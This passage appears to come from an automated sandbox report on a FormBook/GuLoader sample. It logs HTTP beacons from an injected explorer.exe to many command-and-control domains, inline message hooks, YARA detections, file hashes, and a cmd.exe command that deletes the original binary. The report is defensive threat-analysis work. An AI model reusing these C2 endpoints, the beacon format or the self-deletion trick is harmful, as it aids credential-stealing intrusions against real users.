http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49770	212.32.237.90	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:28:32.524736881 CEST	6330	OUT	GET /nff/?D48p=4F7AytNRxG9Okht4XRBjCmtmhOo761MGK9UHRz2K68ko8sG2VRn93GfHKNzVTrlp6vls&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.tearor.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:28:32.593398094 CEST	6330	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Mon, 19 Jul 2021 18:28:31 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=1f40a452-e8bf-11eb-b30c-7ad82c50a0ff; path=/; domain=.tearor.com; expires=Sat, 06 Aug 2089 21:42:39 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49753	81.17.18.196	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:24:45.537377119 CEST	6164	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=t6POCtyEK9WeI3wHMDqVXFf1P6NZVFBUQrx3hzUMeWhQO7zB8dJJWUZafBhAs6NE8fvj HTTP/1.1 Host: www.howtovvbucks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:24:45.641721010 CEST	6165	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Mon, 19 Jul 2021 18:24:44 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=97f43c84-e8be-11eb-b907-b5ecbe7de670; path=/; domain=.howtovvbucks.com; expires=Sat, 06 Aug 2089 21:38:52 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49754	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:25:04.092866898 CEST	6166	OUT	GET /nff/?D48p=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBERul6QoZrrZt&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.mikecdmusic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:25:04.370007992 CEST	6166	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Mon, 19 Jul 2021 18:25:04 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://www.teacherspayteachers.com/Store/Mike-Collins-dowden-Composer?D48p=A3r1GoCxq8luIa6nCE3Ske6N+BTFMgq1N1qJ/FMsH45BCQO39yS3uoKBERul6QoZrrZt&-ZgX=tR-DSFa8o Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49755	35.208.122.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:25:25.115896940 CEST	6167	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=hj2zxdGwTxg/Oy5I2ijyN0fTICzPxcwPRfXb7vTf2tNSz2x0IcDR494UQaPw8xmFi6Rl HTTP/1.1 Host: www.pacleanfuel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:25:25.272996902 CEST	6168	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 19 Jul 2021 18:25:25 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.pacleanfuel.com/nff/?-ZgX=tR-DSFa8o&D48p=hj2zxdGwTxg/Oy5I2ijyN0fTICzPxcwPRfXb7vTf2tNSz2x0IcDR494UQaPw8xmFi6Rl Host-Header: 8441280b0c35cbc1147f8ba998a563a7 X-HTTPS-Enforce: 1 X-Proxy-Cache-Info: DT:1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:25:45.584847927 CEST	6301	OUT	GET /nff/?D48p=yLp+OGFnl0jg7pOzvTf//aMS5CTocG0VRGMnH1GHhYzZCkZUh0GgSDI2xq5DNsTFnZjT&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.foeweifgoor73dz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:25:45.722975016 CEST	6302	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 19 Jul 2021 18:25:45 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef6775-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49763	198.50.252.64	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:26:06.282283068 CEST	6303	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=27rvRn0KmepyxD8tf0kCiU4ghUW26GTZLquNc10L5JocjkBpiI2ubcvHzFDqc++aW5sB HTTP/1.1 Host: www.thehomechef.global Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:26:06.413971901 CEST	6304	IN	HTTP/1.1 200 OK Date: Mon, 19 Jul 2021 18:26:06 GMT Server: Apache Cache-Control: no-cache, must-revalidate Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 38 63 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 3c 74 69 74 6c 65 3e 44 6f 6d 61 69 6e 20 70 61 72 6b 65 64 20 62 79 20 49 6e 73 74 72 61 3c 2f 74 69 74 6c 65 3e 0d 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 20 2f 3e 0d 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 22 20 2f 3e 0d 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 78 63 64 6e 2e 62 6f 6f 74 73 74 72 61 70 63 64 6e 2e 63 6f 6d 2f 62 6f 6f 74 73 74 72 61 70 2f 33 2e 33 2e 37 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 42 56 59 69 69 53 49 46 65 4b 31 64 47 6d 4a 52 41 6b 79 63 75 48 41 48 52 67 33 32 4f 6d 55 63 77 77 37 6f 6e 33 52 59 64 67 34 56 61 2b 50 6d 53 54 73 7a 2f 4b 36 38 76 62 64 45 6a 68 34 75 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 0d 0a 09 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 78 63 64 6e 2e 62 6f 6f 74 73 74 72 61 70 63 64 6e 2e 63 6f 6d 2f 66 6f 6e 74 2d 61 77 65 73 6f 6d 65 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 77 76 66 58 70 71 70 5a 5a 56 51 47 4b 36 54 41 68 35 50 56 6c 47 4f 66 51 4e 48 53 6f 44 32 78 62 45 2b 51 6b 50 78 43 41 46 6c 4e 45 65 76 6f 45 48 33 53 6c 30 73 69 62 56 63 4f 51 56 6e 4e 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 0d 0a 09 3c 73 74 79 6c 65 3e 0d 0a 09 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 7d 0d 0a 09 2a 3a 3a 61 66 74 65 72 2c 20 2a 3a 3a 62 65 66 6f 72 65 20 7b 0d 0a 20 20 20 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0d 0a 09 7d 0d 0a 09 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 68 65 69 67 68 74 3a 31 30 30 25 3b 77 69 64 74 68 3a 31 30 30 25 3b 20 6f 76 65 72 66 6c 6f 77 2d 78 3a 20 68 69 64 64 65 6e 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 4c 61 74 6f 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 20 7d 0d 0a 09 74 61 62 6c 65 20 7b 68 65 69 67 68 74 3a 31 30 30 25 3b 77 69 64 74 68 3a 31 30 30 25 3b 74 61 62 6c 65 2d 6c 61 79 6f 75 74 3a 73 74 61 74 69 63 3b 62 6f 72 64 65 72 2d 63 6f 6c 6c 61 70 73 65 3a 63 6f 6c 6c Data Ascii: 18c4<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><title>Domain parked by Instra</title><meta name="viewport" content="width=device-width, initial-scale=1.0"><meta name="description" content="" /><meta name="keywords" content="" /><link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous"><link href="https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css" rel="stylesheet" integrity="sha384-wvfXpqpZZVQGK6TAh5PVlGOfQNHSoD2xbE+QkPxCAFlNEevoEH3Sl0sibVcOQVnN" crossorigin="anonymous"><style>*{margin:0;padding:0; box-sizing: border-box;}*::after, *::before { box-sizing: border-box;}html, body {height:100%;width:100%; overflow-x: hidden;font-family: Lato, Arial, sans-serif; font-size: 16px; line-height: 1.42857 }table {height:100%;width:100%;table-layout:static;border-collapse:coll

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49764	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:26:26.748606920 CEST	6310	OUT	GET /nff/?D48p=BYCicstSjiimYQeLhOM2IfVFUU5xkRxUW/ddRKXtK0U5B2C8EeMnAtCjd12GxjTXIZnB&-ZgX=tR-DSFa8o HTTP/1.1 Host: www.yellow-wink.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:26:26.888226032 CEST	6311	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 19 Jul 2021 18:26:26 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef6795-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49765	104.21.53.7	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:26:47.463435888 CEST	6312	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=CcVDHNb77dcNdWY2oqs0Q3cJ+rSEYLRnUCyMOMN+TEyN4HUBsnEuVHzuIckGNGmzeXmd HTTP/1.1 Host: www.amazonautomationbusiness.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:26:47.526154995 CEST	6313	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 19 Jul 2021 18:26:47 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 19 Jul 2021 19:26:47 GMT Location: https://www.elite-automation.com/nff/?-ZgX=tR-DSFa8o&D48p=CcVDHNb77dcNdWY2oqs0Q3cJ+rSEYLRnUCyMOMN+TEyN4HUBsnEuVHzuIckGNGmzeXmd cf-request-id: 0b619e584b000005c437099000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0gA1jtTBtmBiivH5KleXovsqEuquzZF5t08%2BQrpQ%2FWzvfMFJNX%2Fay0Cb9fWwMXX3een%2BwWUeYokO2TG4Jduc9yWhhb4eHuT3bnZoO3wCn3S0jMhB9q71Kf4TaXFcOqAmAABKV4K7TVnR3y7J9pcEY3TNGg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 67160006d94c05c4-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49766	45.33.252.45	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 19, 2021 20:27:28.287453890 CEST	6314	OUT	GET /nff/?-ZgX=tR-DSFa8o&D48p=cRGxEbCxtxOklbCQDq2naIaOwJUFKZbTk/bYH1mjDoD5ciZshsmVa8jbK15SYwAvUHmE HTTP/1.1 Host: www.ooweesports.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 19, 2021 20:27:28.510859966 CEST	6314	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Mon, 19 Jul 2021 18:27:23 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 19, 2021 20:22:21.737766981 CEST	133.130.104.18	443	192.168.2.3	49746	CN=www.kinmirai.org CN=GlobalSign GCC R3 DV TLS CA 2020, O=GlobalSign nv-sa, C=BE	CN=GlobalSign GCC R3 DV TLS CA 2020, O=GlobalSign nv-sa, C=BE CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R3	Tue Jun 22 20:42:45 CEST 2021 Tue Jul 28 02:00:00 CEST 2020	Mon Jul 26 07:45:48 CEST 2021 Sun Mar 18 01:00:00 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=GlobalSign GCC R3 DV TLS CA 2020, O=GlobalSign nv-sa, C=BE	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R3	Tue Jul 28 02:00:00 CEST 2020	Sun Mar 18 01:00:00 CET 2029		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: F63V4i8eZU.exe PID: 1288 Parent PID: 5504

General

Start time:	20:20:39
Start date:	19/07/2021
Path:	C:\Users\user\Desktop\F63V4i8eZU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\F63V4i8eZU.exe'
Imagebase:	0x400000
File size:	271464 bytes
MD5 hash:	08730CDD286A4C9D46B38BB6545AC311
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.316460586.00000000022A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: F63V4i8eZU.exe PID: 772 Parent PID: 1288

General

Start time:	20:21:30
Start date:	19/07/2021
Path:	C:\Users\user\Desktop\F63V4i8eZU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\F63V4i8eZU.exe'
Imagebase:	0x400000
File size:	271464 bytes
MD5 hash:	08730CDD286A4C9D46B38BB6545AC311
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.475233799.00000000000A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.480114894.000000001E160000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.480114894.000000001E160000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.480114894.000000001E160000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 772

General

Start time:	20:22:25
Start date:	19/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000000.464429746.000000000618B000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000000.464429746.000000000618B000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001D.00000000.464429746.000000000618B000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: chkdsk.exe PID: 5756 Parent PID: 3388

General

Start time:	20:22:42
Start date:	19/07/2021
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0xe30000

File size:	23040 bytes
MD5 hash:	2D5A2497CB57C374B3AE3080FF9186FB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000001F.00000002.1285459135.0000000004FC5000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001F.00000002.1285321494.0000000004EF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001F.00000002.1285321494.0000000004EF0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001F.00000002.1285321494.0000000004EF0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001F.00000002.1284276742.0000000000C20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001F.00000002.1284276742.0000000000C20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001F.00000002.1284276742.0000000000C20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001F.00000002.1285203514.0000000004EC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001F.00000002.1285203514.0000000004EC0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001F.00000002.1285203514.0000000004EC0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000001F.00000002.1287054375.000000000596F000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6112 Parent PID: 5756

General

Start time:	20:22:46
Start date:	19/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\F63V4i8eZU.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: conhost.exe PID: 5696 Parent PID: 6112

General

Start time:	20:22:47
Start date:	19/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis